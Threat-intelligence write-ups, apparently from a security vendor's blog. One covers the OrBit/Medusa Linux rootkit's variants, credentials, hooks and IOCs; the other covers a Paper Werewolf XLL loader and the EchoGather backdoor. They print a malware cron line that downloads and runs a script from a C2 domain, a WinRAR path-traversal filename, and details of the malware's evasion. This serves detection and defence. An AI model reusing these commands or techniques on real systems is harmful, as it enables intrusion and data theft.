eea274ed 0xAA /lib64/libseconf/ Y0u4reCu6e 1qaz@WSX3edc123 66 54
a6138638 0xAA /lib/locate/ Y0u4reCu6e 1qaz@WSX3edc123 66 54
a34299a1 0xA2 /lib/libseconf/ rebel (not present) 56 49
b1dd18a6 0xA2 /lib/libseconf/ Gestuff (not present) 54 49 fc2e0cb6
989f7eb4 0xA2 /lib/libseconf/ adm1n (not present) 54 49 48a68d05

2024 is the most diverse epoch in OrBit’s timeline, with both lineages active simultaneously and an encryption key change in the Lineage A branch.

eea274ed / a6138638: Lineage A, 0xAA key rotation

These two samples belong to the same lineage: identical XOR key (0xAA is a break from the long-standing 0xA2), identical credentials (Y0u4reCu6e / 1qaz@WSX3edc123), and identical hook count (54). The only structural difference is the install path: /lib64/libseconf/ versus /lib/locate/. This is probably a deliberate path rotation to evade detections anchored on the previously documented /lib/libseconf/ directory. Credentials are stored inline in the XOR-encrypted block rather than written to sshpass.txt, representing a shift in the credential storage model. Both samples also have a reduced hook for the’ execve’ function: the execve hook handles persistence maintenance (apt/yum), output sanitization (dmesg), and ldd defeat. Compared to other samples in the lineage, it is a reduced feature set: no strace interception, no IP/iptables hooks, no command logging.

Despite sharing the same hook count, the two samples do not share the same hook set. a6138638 swaps read/write for readdir_r/readdir64_r, indicating a targeted adjustment to the directory-hiding mechanism. A string-level diff reveals more changes: 

  • Credential harvesting is saved in remote.txt.
  •  This variant captures only SSH logins, not sudo sessions ([sudo] pass is missing).

The result is 52 decoded XOR strings in eea274ed versus 47 in a6138638. Both samples retain .udp, .pts, and the credential pair, preserving the core backdoor functionality. The removals target logging and forensic-capture features, suggesting a6138638 was tailored for a deployment where a lighter footprint was preferred.

a34299a1 / b1dd18a6 / 989f7eb4: Lineage B continuation

These samples continue the 54-export lite build lineage that first appeared in 2023 with 3ba6c174/4203271c. The hook set is identical (49 hooks), the XOR key remains 0xA2, and the same capability domains are absent: no PAM credential interception, no pcap sniffing, no TCP port hiding. The password field is still missing from the binary. Each sample carries a distinct username (rebel, Gestuff, adm1n, respectively), consistent with the Lineage B pattern of per-deployment username rotation, with no corresponding password.

989f7eb4 is the payload extracted from the 48a68d05 dropper. It was not on VT; we uploaded it.

Samples From 2025

Hash XOR Working dir Username Password Exports # Hooks Role
8e83cbb2 0xA2 /lib/libseconf/ infinity 302010 66 54 payload .so
2b2eeb22 0xA2 /lib/libseconf/ adm1n asdfasdf 64 54 payload .so (extracted from d3d204c1)
84828f31 0xA2 /lib/libseconf/ adm1n asdfasdf 64 54 truncated copy of 2b2eeb22
090b15fd dropper (carries 8e83cbb2)
64a3ebd3 dropper (carries 8e83cbb2)
b85ed157 dropper (carries 8e83cbb2)
d3d204c1 dropper (carries 2b2eeb22)
73b95b7d n/a infector (carries 090b15fd as inner ELF)

The 2025 epoch marks two significant capability additions to Lineage A and confirms the rootkit’s return to the 0xA2 encryption key after the 2024 0xAA experiment.

Two distinct rootkit .so builds are present in 2025, both Lineage A:

8e83cbb2 represents the most capable build to date. Its 66-export set includes a significant new hook not seen in any prior variant: pam_sm_authenticate. This is the PAM service-side authentication function, meaning the rootkit now hooks both sides of the PAM stack. Where earlier variants could only passively capture credentials via client-side pam_authenticate, this build can also forge authentication outcomes, allowing the attacker to approve or deny login attempts at will. The export set also includes xread, first seen in 296d28eb (2023).

2b2eeb22 is a second Lineage A payload with 64 exports. XOR 0xA2 decode confirms credentials adm1n/asdfasdf, the same operator behind ec7462c3 (2022), 296d28eb (2023), and the 26082cd3 inner payload (2024), now spanning four years. 84828f31 is a truncated copy of 2b2eeb22 (same BuildID: cbc9724027399723a27daa4114ffcdf906cb802f, identical bytes up to 107KB, missing the trailing 102KB containing section headers and symbol tables), it is likely an incomplete extraction or download artifact. It is not a distinct sample.

XOR 0xA2 string decode of both payloads confirms the full Lineage A string set is restored: sshpass.txt and sshpass2.txt both present, plus .logpam, .udp, .ports (×2), /proc/net/tcp. The string removals introduced by the 2024 0xAA cluster (a6138638‘s missing local.txt, sniff.txt, etc.) were not carried forward, and both builds return to the comprehensive logging and credential-capture model.

Dropper Samples

090b15fd, 64a3ebd3, and b85ed157 are statically linked ELF executables that carry 8e83cbb2 as an embedded .so and share the same Build ID: da256c78910c552eb334814ada85c7655b717c4f. d3d204c1 is the same type of dropper carrying 2b2eeb22. All four share the same architecture first seen in f1612924 (from 2022).

73b95b7d: A New Dropper Architecture

73b95b7d is not just a dropper, it is an infector that carries the dropper as an embedded payload. This creates a two-stage delivery chain: infector → dropper → rootkit.

The inner binary (090b15fd, embedded at file offset 0x20d7) is the dropper we previously saw. The infector’s role is propagation and persistence; the dropper’s role is to extract and install the rootkit .so via ld.so.preload.

The infector scans the filesystem for ELF binaries and injects the second-stage payload into them. An infection marker bongripz4jezuz (stored in base64 encoding as: Ym9uZ3JpcHo0amV6dXoK) is checked before each infection attempt to avoid re-infecting the same target. The injected binaries include:

  • /bin/ls
  • All 64-bit ELF files in the current working directory that have read/write access.

Additionally, /etc/cron.hourly/0 is created as a persistence mechanism (to download and execute a remote payload), though it is a shell script rather than an ELF injection target.

#!/bin/sh
wget --quiet http://cf0[.]pw/0/etc/cron.hourly/0 -O- 2>/dev/null|sh>/dev/null 2>&1

This is the first OrBit component with any form of C2 communication. Every previous version was a purely passive implant, meaning the attacker connected via the SSH backdoor. 

This introduces an external command channel that can deliver updated payloads or instructions, adding a reinfection mechanism on top of ld.so.preload persistence.

The earlier droppers stored all paths and commands as plaintext. 73b95b7d is the first dropper to implement string protection: a custom substitution cipher using two lookup tables at .data offsets for the cipher and plain, each with 88 entries, defining a character-by-character mapping. Notably, this is a different scheme from the XOR encryption used by the previous rootkit payloads.

char mw_plain_table[0x4e] = "0123456789abcdefghijklmnopqrstuvzywxABCDEFGHIJKLMNOPQRSTUVZYWX|:. !#-/;&*\'\"\n\r", 0
char mw_cipher_table[0x58] = "<>@o$:,.l+*^?=)(|AB&%;D{!wkUxzvutsrqp_nm-ihgfFCcba~K23456789eyd1XSNQWTZMIRHGVOYLjPJE/][", 0

Connection to RHOMBUS

The structure of this dropper, which delivers the OrBit payload in the final stage, is identical to that described in this APNIC blog that analyzed a dropper that delivered RHOMBUS malware.

Rhombus is a Linux-based botnet malware first reported in February 2020 by the MalwareMustDie research group, which analyzed and shared samples of it. It acts as an installer/dropper that persists on infected devices, drops a second-stage payload, and then uses the compromised system for DDoS activity. The target systems are VPS and IoT devices. (SHA256 of the dropper: b982276458a85cd3dd7c8aa6cb4bbb2d4885b385053f92395a99abbfb0e43784).

Interestingly, the dropper 73b95b7d that delivers the OrBit payload in the final stage is identical to the one used in the Rhombus campaign 6 years ago. Coincidentally, both droppers use the same domain to download the payload as part of the cron-job-based persistence. The current resolution of the domain is to 109.95.212[.]253. The host has a unique BANNER_0_HASH-IP value, ba0c31785465186600a76b7af2a37aa6, that is shared with only one other IP, 109.95.211[.]141, as shown in the screenshot below from Validin. Based on the ASN resolution, both IP addresses are located in Russia.

The fact that the OrBit dropper shares the same domain as malware from 6 years ago can also be interpreted as an attempt to mislead researchers; therefore, we are not taking this evidence into account for attribution at this moment. However, it is worth noting that this connection exists.

Shared BANNER_0_HASH-IP value.
Resolution of http://cf0[.]pw

Samples From February 2026

Hash XOR Working dir Username Password Exports # Hooks
04c06be0 0xA2 /lib/libseconf/ jokerteam HACK89SERVER 64 54
d7b487d2 0xA2 /lib/libseconf/ 57ill4Cu63 1qaz@WSX3edc098 64 54

These two samples are confirmed to be identical in structure: the same 54-hook set, the same XOR key (0xA2), and the same working directory (/lib/libseconf/). The only difference is credentials: jokerteam/HACK89SERVER versus 57ill4Cu63/1qaz@WSX3edc098. XOR 0xA2 decode confirms the full Lineage A string set.

No Lineage B samples have surfaced since 2024, suggesting the lite build may have been retired or consolidated back into the main branch.

Connection to BLOCKADE SPIDER

In CrowdStrike’s 2026 Global Threat Report, they mention that BLOCKADE SPIDER used the OrBit backdoor to maintain persistence and stealthy access to virtualization environments.

BLOCKADE SPIDER is a CrowdStrike-tracked eCrime adversary that has been active at least since 2024. They are known for running Embargo ransomware campaigns using sophisticated, multi-domain attack techniques.

Origin: OrBit is a fork of the Medusa open-source rootkit

Mandiant’s reporting on UNC3886 espionage operations identifies MEDUSA and its installer, SEAELF, as tools used by this state-sponsored actor against Juniper and VMware infrastructure. Essentially, OrBit is built from Medusa, an open-source LD_PRELOAD rootkit published on GitHub (github.com/ldpreload/Medusa) in December 2022.

Mandiant’s MEDUSA configuration table matches our 2024 Lineage A 0xAA-key cluster exactly across four independent fields: the XOR key 0xAA, the backdoor credentials Y0u4reCu6e and 1qaz@WSX3edc123, the install path /lib/locate/, and a modification to the rootkit that redirects strace output to /tmp/orbit.txt. That literal orbit filename, preserved as a plaintext artifact inside UNC3886’s MEDUSA binary, is direct cross-attribution: Mandiant’s “MEDUSA” sample set and our “OrBit” 2024 cluster are the same builds.

We compiled Medusa from source and compared the resulting binaries byte-for-byte against our OrBit corpus. The match is unambiguous, and it rewrites the attribution and evolution story.

Evidence of the fork

The first is a function-set and export match. Compiling Medusa’s src/rkld.c against the default Makefile recipe produces a shared object whose function set, hook list, and XOR-obfuscated string table are a direct superset match for OrBit Lineage A samples. The 2022 OrBit baseline (ec7462c3) shares all core exports with the Medusa build and reuses the identical XOR 0xA2 string obfuscation scheme driven by Medusa’s build-time xor_dump() pipeline, with the XOR key itself hardcoded in config.c.

The second is a source-filename fingerprint that is present in almost every sample we analyzed. Some of the samples ship with an unstripped ELF .symtab. The resulting filenames are preserved verbatim: rootkit samples carry rkld.c and, when Lineage A is linked in, rknet.c, while loader samples carry rkload.c. Those are the exact names of Medusa’s source files, src/rkld.c, src/rknet.c, and src/rkload.c. The filenames themselves are not secret, since the Medusa repository is public, but their verbatim presence in the compiled binary is a strong attribution anchor: every unstripped sample directly identifies the upstream tree it was built from. Of the samples in our corpus, only three are fully stripped (the 2025 dropper 73b95b7d, and the rootkit binaries a6138638 and b9822764). Three representative samples are shown below: a full Lineage A rootkit (ec7462c3, 2022), a Lineage B lite rootkit (3ba6c174, 2023), and the SEAELF loader (26082cd3, 2024).

$ readelf -s ec7462c3f4a874… | awk ‘/FILE    LOCAL/’

    25: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

    34: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS rkld.c

    40: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS rknet.c

    46: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

$ readelf -s 3ba6c174a72e4b… | awk ‘/FILE    LOCAL/’

     1: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

     9: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS rkld.c

    15: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

$ readelf -s 26082cd36fdaf7… | awk ‘/FILE    LOCAL/’

     1: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

     9: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS rkload.c

    14: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c

The Lineage A rootkit carries both rkld.c and rknet.c; the Lineage B rootkit, which omits the advanced hook set, carries only rkld.c; and the loader carries rkload.c. The same pattern holds across the wider corpus.

Alongside the filename fingerprint, the loader’s entry-point dispatch, its build_root() filesystem layout (.boot.sh, .logpam, sshpass.txt, sshpass2.txt, .ports), and its SELinux setxattr sequence all map one-to-one to the Medusa source.

The third is an embedded inner ELF produced by xxd -i. Medusa’s Makefile embeds build/rkld.so into the loader using the xxd -i build/rkld.so > build/rkld.h step, which is then included by the loader compiled at Makefile line 33. OrBit’s loader binaries follow this pattern: a rkld.so blob embedded as a C byte array within the loader ELF, dropped to disk at runtime. The embedding technique, offset layout, and post-drop execution flow are identical.

Per-Module Source Mapping

Medusa’s source tree maps cleanly onto the OrBit binary set we have tracked:

Medusa source Role Corresponding OrBit artifact
src/rkld.c Main rootkit (libc hooks, PAM harvest, file/proc/net hiding) All Lineage A / Lineage B rootkit .so samples
src/rkload.c Installer / SEAELF loader (patches ld.so, writes /etc/ld.so.preload, drops inner rootkit) 26082cd3 and related loader/installer samples
src/rknet.c Advanced hooks: xread, audit_log_acct_message, audit_log_user_message, pam_sm_authenticate, pcap_loop, port-hiding Not compiled in the default Makefile. Linked in only in Lineage A “full” builds.

The Medusa default Makefile compiles only src/rkld.c. Every Lineage A capability that appeared to “arrive” in OrBit between 2023 and 2025 was already present as source in Medusa’s src/rknet.c on day one of the public release. The operators’ work was to modify the Makefile to link rknet.c into their build, not to author those functions.

Timeline Anomaly

Our analysis shows that an initial OrBit sample (40b5127c) appeared in July 2022, predating the repository’s publication by approximately 5 months. Based on this information, there are two options: either the Medusa author published a privately-circulated rootkit source that had already been deployed operationally, or the earliest OrBit sample was built from a pre-publication snapshot of the same tree. Either way, the 2022 OrBit sample and the December 2022 Medusa source tree are the same codebase. The question is only which commit was made public first.

Implications

The appearance of a single rootkit family across four years does not imply a single operator. OrBit and Medusa have been built and deployed by at least three unrelated actor clusters we can presently distinguish, including the state-sponsored espionage activity attributed to UNC3886, the eCrime ransomware operations run by BLOCKADE SPIDER, and the 2025 cron-dropper campaign previously linked to RHOMBUS infrastructure. Attribution at the family level is therefore not enough, and defenders tracking an OrBit infection should separate the questions of which codebase was used from which operator configured and deployed it.

Tracking version-over-version changes in OrBit reads less like an active malware development project and more like a record of build-flag toggles, credential rotations, and install-path swaps against a stable upstream. The capability ceiling is set by the Medusa source tree as it existed in December 2022, and every apparent new feature we observed between 2023 and 2025 was already present in that tree, waiting for an operator to link it in. The xread read-hook bypass we first flagged as a 2023 compatibility shim is a function in src/rknet.c. The auditd evasion pair we called out as a 2024 addition, audit_log_acct_message and audit_log_user_message, sits in the same file. The PAM stack we noted as gradually expanding across versions, including pam_authenticate, pam_acct_mgmt, pam_open_session, and the 2025 service-side impersonation hook pam_sm_authenticate, is all present in the same rknet.c, as is the pcap_loop packet hook that appears in full Lineage A builds. None of these files is linked in by the default Makefile recipe, which compiles only src/rkld.c. Their arrival in individual OrBit samples corresponds to an operator modifying the build to include rknet.c, not to new code being written. 

Signatures based on invariants of the Medusa build pipeline will also flag builds from operators we have not yet seen. Three such invariants are worth calling out. 

  • The string table produced by Medusa’s xor_dump() routine, which emits every protected string as a contiguous block of single-byte XOR-obfuscated byte arrays within the compiled binary. Operators change the key value (0xA2 in most builds, 0xAA in the 2024 UNC3886 cluster) and some paths, but the table’s shape and the majority of its entries are fixed by the source. A YARA rule that decodes the table with a variable single-byte key and matches on a threshold count of known plaintext strings catches any build, regardless of which key was chosen. 
  • The filesystem skeleton that the loader’s build_root() writes into its install directory. Operators vary only the parent directory (/lib/libseconf/, /lib/locate/, /lib/libntpVnQE6mk/), so host-based detection can alert on the co-occurrence of that filename set inside any directory, and binary-level signatures can match the embedded filename constants and the setxattr call pattern directly. 
  • The nested-ELF structure produced by the xxd – +i build/rkld.so > build/rkld.h step in the Makefile, which bakes a full secondary ELF into the loader’s .rodata. Every Medusa loader therefore carries a second ELF magic inside its own image, followed by a length constant, and, if the binary is not stripped, two xxd-generated symbols (rkld_so and rkld_so_len ). The nested-ELF shape on its own is not specific enough to be a detection signature: plenty of legitimate software and unrelated malware use xxd -i or equivalent techniques to embed a payload, and any such binary will match a naive “second ELF at non-zero offset plus length constant” rule. The Medusa-specific part is the pairing of that structural pattern with (a) the symbol names rkld_so and rk +ld_so_len in the loader’s symbol table when the binary is not stripped, and (b) the inner ELF itself, matching the rootkit fingerprint described earlier in this section, which gives both a family-level anchor and a structural one.

Conclusion

The analysis of OrBit variants from 2022 through early 2026 reveals a Linux rootkit whose code later surfaced in an open-source codebase named Medusa. This suggests that the backdoor was created before its public release and has since been selectively forked, configured, and redeployed by multiple operators over four years. We identified two parallel build paths: the comprehensive Lineage A (“Full” build), which links in Medusa’s src/rknet.c advanced hook set, and the temporary Lineage B (lite build), which ships only the src/rkld.c core and was retired after 2024. Apparent “milestones” in Lineage A are the xread wrapper (2023), the audit_log_* auditd-evasion hooks (2024), and the 2025 addition of the pam_sm_authenticate hook, which corresponds one-to-one with functions already present in Medusa’s published source. The operator work is in the build configuration and deployment, not the C code.

Our analysis of the OrBit samples also discovered that at least 3 different operators are using the backdoor. A major operational shift occurred in 2025 with the introduction of a new two-stage infector architecture, marking one operator’s transition from a purely passive SSH-backdoor implant to malware with its first direct C2 capability. This infector utilizes a cron job to fetch external payloads from the domain cf0[.]pw. The architecture of this new dropper is identical to one used in the 2020 RHOMBUS botnet campaign, suggesting shared tooling or operator overlap, a link further cemented by the C2 domain resolving to infrastructure located in Russia. In parallel, the same Medusa codebase was weaponized upstream by the state-sponsored espionage actor UNC3886 (tracked by Mandiant). The 2024 0xAA-key cluster we tracked as Lineage A corresponds exactly to UNC3886’s MEDUSA configuration, including the backdoor credentials, the install path, and a strace artifact that retains the literal “orbit” string. The rootkit has also been adopted by the CrowdStrike-tracked eCrime adversary BLOCKADE SPIDER since at least 2024, who leverage OrBit for stealthy persistence against VMware vCenter infrastructure to facilitate the deployment of Embargo ransomware. The continued emergence of new Lineage A samples in 2026, accompanied by operator-specific credential rotation, confirms that a single public rootkit codebase is being cloned and configured by multiple unrelated actor groups.

IOC Table

SHA256 Year Role Lineage
40b5127c8cf9d6bec4dbeb61ba766a95c7b2d0cafafcb82ede5a3a679a3e3020 2022 payload A
ec7462c3f4a87430eb19d16cfd775c173f4ba60d2f43697743db991c3d1c3067 2022 payload A
f1612924814ac73339f777b48b0de28b716d606e142d4d3f4308ec648e3f56c8 2022 dropper
d419a9b17f7b4c23fd4e80a9bce130d2a13c307fccc4bfbc4d49f6b770d06d3b 2023 payload A
296d28eb7b66aa2cbea7d9c2e7dc1ad6ce6f97d44d34139760c38817aec083e7 2023 payload A
3ba6c174a72e4bf5a10c8aaadab2c4b98702ee2308438e94a5512b69df998d5a 2023 payload B
4203271c1a0c24443b7e85cbf066c9928fcc69934772a431d779017fb85c9d73 2023 payload B
eea274eddd712fe0b4434dbef6a2a92810cb13b8be3deca0571410ee78d37c9f 2024 payload A
a61386384173b352e3bd90dcef4c7268a73cd29f6ae343c15b92070b1354a349 2024 payload A
a34299a16cf30dac1096c1d24188c72eed1f9d320b1585fe0de4692472e3d4dc 2024 payload B
b1dd18a6a4b0c6e2589312bbec55b392a20a95824ffe630a73c94d24504c553d 2024 payload B
989f7eb4f805591839bcbc321dd44418eb5694d1342e37b7f24126817f10e37e 2024 payload (extracted) B
8ea420d9aa341ba23cdea0ac03951bce866c933ba297268bc7db8a01ce8e9b8e 2024 payload (static ELF) A
26082cd36fdaf76ec0d74b7fbf455418c49fbab64b20892a873c415c3bb60675 2024 loader
48a68d0555f850c36f7d338b1a42ed1a661043cacf2ba2a4b0a347fac3cb3ee6 2024 dropper
fc2e0cb627a00d0e4509bd319271721ea74fb11150847213abe9e8fea060cc8a 2024 dropper
8e83cbb2ed12faba9b452ea41291bcebdce08162f64ac9a5f82592df62f47613 2025 payload A
2b2eeb2271c19e2097a0ef0d90b2b615c20f726590bbfee139403db1dced5b0a 2025 payload A
84828f31d741f92ce4bca98cfc2148ff8cff6663e2908a025b1386dd4953ffef 2025 payload (truncated) A
090b15fd8912cab340b22e715d44db079ec641db5e2f92916aa1f2bc9236e03e 2025 dropper
64a3ebd3ad3927fc783f6ac020d5a6192e9778fb16b51cceba06e4ee5416adff 2025 dropper
b85ed15756568b85148c1d432a8920f81e4b21f2bc38f0cf51d06ced619e0e77 2025 dropper
d3d204c19d93e5e37697c7f80dd0de9f76a2fb4517ced9cafd7d7d46a6e285ba 2025 dropper
73b95b7d1006caf8d3477e4a9a0994eaa469e98b70b8c198a82c4a12c91ad49a 2025 infector
04c06be0f65d3ead95f3d3dd26fe150270ac8b58890e35515f9317fc7c7723c9 2026 payload A
d7b487d2e840c4546661f497af0195614fc0906c03d187dc39815c811ea5ec3f 2026 payload A
b982276458a85cd3dd7c8aa6cb4bbb2d4885b385053f92395a99abbfb0e43784 2020 RHOMBUS dropper


The post OrBit (Re)turns: Tracking an open-source Linux rootkit across four years of forks and deployments appeared first on Intezer.

Tracing a Paper Werewolf campaign through AI-generated decoys and Excel XLLs

19 December 2025 at 12:02

An XLL is a native Windows DLL that Excel loads as an add-in, allowing it to execute arbitrary code through exported functions like xlAutoOpen. Since at least mid-2017, threat actors began abusing Microsoft Excel add-ins via the .XLL format, the earliest documented misuse is by the threat group APT10 (aka Stone Panda / Potassium) injecting backdoor payloads via XLLs. 

Since 2021, a growing number of commodity malware families and cyber-crime actors have added XLL-based delivery to their arsenals. Notable examples include Agent Tesla and Dridex, researchers observed an increase of these malware being dropped via malicious XLL add-ins.

Attackers typically embed their malicious code in the standard add-in export functions, such as xlAutoOpen. When a user enables the add-in in Excel, the malicious payload executes automatically, dropping or downloading a malicious payload. Some malware families use legitimate frameworks to create XLL (Excel Add-in) files. One common example is Excel-DNA, a popular open-source framework.

These frameworks make it easier for attackers to build and load malicious XLLs. In some cases, they also allow threat actors to pack and execute additional payloads directly in memory.

In late October 2025, a 64-bit DLL compiled as an XLL add-in was submitted to VirusTotal from two different countries. The first submission came from Ukraine on October 26, followed by three separate submissions from Russia beginning on October 27. The Russian-submitted samples were named Плановые цели противника.xll (“enemy’s planned targets”) and Плановые цели противника НЕ ЗАПУСКАТЬ.xll, which depending on context can mean either “Do NOT release the enemy’s planned targets” or “Do NOT activate the enemy’s scheduled targets.”

This DLL contains an embedded second-stage payload, a backdoor we named EchoGather. Once launched, the backdoor collects system information, communicates with a hardcoded command-and-control (C2) server, and supports command execution and file transfer operations. While it uses the XLL format for delivery, its execution chain and payload behavior differ from previously documented threats abusing Excel add-ins. Through pivoting on infrastructure and TTPs we were able to link this campaign to Paper Werewolf (aka GOFFEE), a group that has been targeting Russian organizations.

Explore how Intezer Forensic AI SOC eliminates alert noise so you can focus on real threats.

Technical analysis

Let’s dive in deeper.

What is an XLL?

An XLL is an Excel add-in implemented as a DLL that Excel loads directly, usually with the .xll extension. Microsoft explicitly describes XLL files as a DLL-style add-in that extends Excel with custom functions. 

When a user double clicks the file with the .xll extension, Excel is launched, loads the DLL and calls its exported functions such as xlAutoOpen, initialization code, or xlAutoClose, when unloading. Often malicious XLLs embed their payload inside xlAutoOpen or through a secondary loader, so that code runs immediately once Excel imports the DLL.

Excel XLL add-ins and macros differ mainly in how they execute and the level of control they provide an attacker. Macros, VBA or legacy XLM, run as scripts inside Excel’s macro engine and are constrained by Microsoft’s security model, which now includes blocking macros from the internet, signature requirements, and multiple user-facing warnings. XLLs, on the other hand, are compiled DLLs that Excel loads directly into its own process using LoadLibrary(), giving them the full power of native code without going through macro security checks. While macros rely on interpreted scripting and COM interactions, XLLs can call any Windows API, inject into other processes, or act as full-featured malware loaders. This makes XLLs far more capable and harder to analyze, and it may explain why some threat actors chose XLL-based delivery methods rather than macro-based.

Loader behavior


The DLL exports two functions, xlAutoOpen and xlAutoClose, both of which return zero. This behavior differs from that of legitimate XLL add-ins as well as from previously documented threats abusing the XLL format, such as those described in the most recent CERT-UA publication. In this case, the malicious logic is not tied to the typical export functions but instead is triggered through dllmain. The main function of the loader is called when fdwReason > 2 meaning that dllmain_dispatch was called with DLL_THREAD_DETACH (=3). Essentially the main function will be called when any thread in Excel that previously called into the XLL (even Excel’s own threads) exits.

Triggering the malicious payload during DLL_THREAD_DETACH helps the malware evade detection by delaying execution until a thread exits. This bypasses typical behavior-based detection, which focuses on early-stage activity like PROCESS_ATTACH, making the execution appear benign at first and allowing the second-stage payload to activate covertly after the sandbox times out or AV heuristics complete.

SHA-256: 0506a6fcee0d4bf731f1825484582180978995a8f9b84fc59b6e631f720915da

A call to the function that loads and executes the backdoor.

The embedded file is dropped as mswp.exe in %APPDATA%\Microsoft\Windows, then executed as a hidden process using CreateProcessW with CREATE_NO_WINDOW. Standard Output and Error is captured and redirected via anonymous pipes. If process creation succeeds, the function returns true otherwise, it cleans up and returns false.

The backdoor: EchoGather

We refer to this backdoor as EchoGather due to its focus on system reconnaissance and repeated beaconing behavior. 

SHA-256: 74fab6adc77307ef9767e710d97c885352763e68518b2109d860bb45e9d0a8eb

The dropped payload is a 64-bit backdoor with hardcoded configuration and C2 address. It collects system information and communicates with the C2 over HTTP(S) using the WinHTTP API.

Main function of the backdoor EchoGather.
Main function of EchoGather.

The data collected by EchoGather consists of:

  • IPv4 addresses
  • OS type (“Windows”)
  • Architecture
  • NetBIOS name
  • Username
  • Workstation domain
  • Process ID
  • Executable path
  • Static version string: 1.1.1.1

Next, EchoGather encodes that data using Base64 and sends it to the C2 using POST method. The C2 address is constructed from hardcoded strings. In the analyzed sample the C2 address was: https://fast-eda[.]my:443/dostavka/lavka/kategorii/zakuski/sushi/sety/skidki/regiony/msk/birylievo
This transmission occurs in an infinite loop with randomized sleep intervals between 300–360 seconds.

In all of its C2 communications, EchoGather uses the WinHTTP API. It supports various proxy configurations and is designed to ignore SSL/TLS certificate validation errors, allowing it to operate in environments with custom or misconfigured proxy and certificate settings.

Supported commands 

EchoGather supports four commands. 

All outgoing communication with the C2 is encoded using standard Base64. When a command is received from the C2 the first 36 bytes contain the request ID, it’s a unique identifier that is being used when the backdoor needs to send the information is several packages. 

0x54 Remote Command Execution

EchoGather first extracts the request ID, followed by the command that needs to be executed. It then decrypts the string cmd.exe /C %s using a hardcoded XOR key (0xCA), which serves as a template for command execution. Using this template, it executes the specified command via cmd.exe. The output of the command is captured through a pipe and sent back to the C2 server, with the request ID prepended to the response.

0x45 Return Configuration

Sends the embedded configuration structure to the C2.

0x56 File Exfiltration

The backdoor begins by extracting a request ID and the name of the file to be exfiltrated. It opens the specified file, determines its total size, and calculates how many 512 KB chunks are required for transmission. A transfer header containing metadata about the chunk count and size is then sent to the C2 server. In response, the backdoor receives the request ID used to identify the session. The file is read and transmitted in chunks, with each chunk containing the request ID, chunk index, file tag, data length, and raw file data. 

0x57 Remote File Write

EchoGather receives a filename from the C2 and writes the incoming data chunks to the system, reconstructing the file as the chunks arrive.

Infrastructure analysis

During our research we found two domains that were used by the threat actors.

IP Resolutions for fast-eda.my
  • The domain was registered on September 12, 2025.
  • The very first resolution was between September 12th and 14th, the domain was resolved to 199.59.243[.]228.
  • After that and until November 26th all of the resolutions were on Cloudflare instances. 
  • From September 18th to November 24th the domain was resolved to 172.64.80[.]1
  • On November 27th it was resolved to 94.103.3[.]82 the address is connected to Russia based on geolocation.

When we looked up the related files to this domain on VirusTotal, we found 7 files.
Two of them are powershell scripts that load the backdoor: mswt.ps1 and the second one wasn’t submitted with a name.

The two scripts are identical, including their execution flow. Both first decode two Base64-encoded files: a PDF document and the EchoGather payload. The PDF is opened, while the payload is executed in the background. The document appears to be an invitation, written in Russian, to a concert for high-ranking officers. However, the PDF is AI-generated and contains several noticeable inconsistencies. For instance, the stamp in the lower right corner appears to be an AI-generated attempt at recreating Russia’s national emblem, the double-headed eagle, but the result resembles a distorted or bird-like figure rather than the intended symbol. The text also includes several errors. Some Cyrillic letters are incorrect, for example, the letter Д is used in place of Л in multiple instances, and the word праздиика is a misspelled version of праздника. Additionally, the phrase «с глубоким уважением приглашает» (translated as “with deep respect invites (you)”) is unnatural and not idiomatic in the context of formal Russian invitations.

Decoy document, and invite to a concert.
IP Resolutions for ruzede.com
  • First seen on 2025-05-21, resolved to 162.255.119[.]43 and later to 5.45.85[.]43 until October 2nd.
  • On October 2nd it was resolved to IP addresses in Cloudflare.
  • From October 4th to November 26th the domain was resolved to the same address seen in the previous domain: 172.64.80[.]1
  • On November 26th it was resolved to 193.233.18[.]137 in Russia based on geolocation.
    • The ip address is linked to different malicious domains. 

Using VirusTotal, we pivoted on the domain ruzede[.]com, and we identified a RAR archive that exploits a known vulnerability, CVE-2025-8088, a vulnerability in WinRAR that involves the abuse of NTFS alternate data streams (ADSes) in combination with path traversal. This flaw allows attackers to embed malicious content within seemingly harmless filenames by appending ADSes that include relative path traversal sequences. 

The archive contains a file named Вх.письмо_Мипромторг.lnk:.._.._.._.._.._Roaming_Microsoft_Windows_run.bat 

When the archive is opened, WinRAR fails to properly sanitize these ADS paths and extracts the hidden data streams, placing them in unintended or sensitive locations such as %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup. 

Connected file to the domain ruzede[.]com

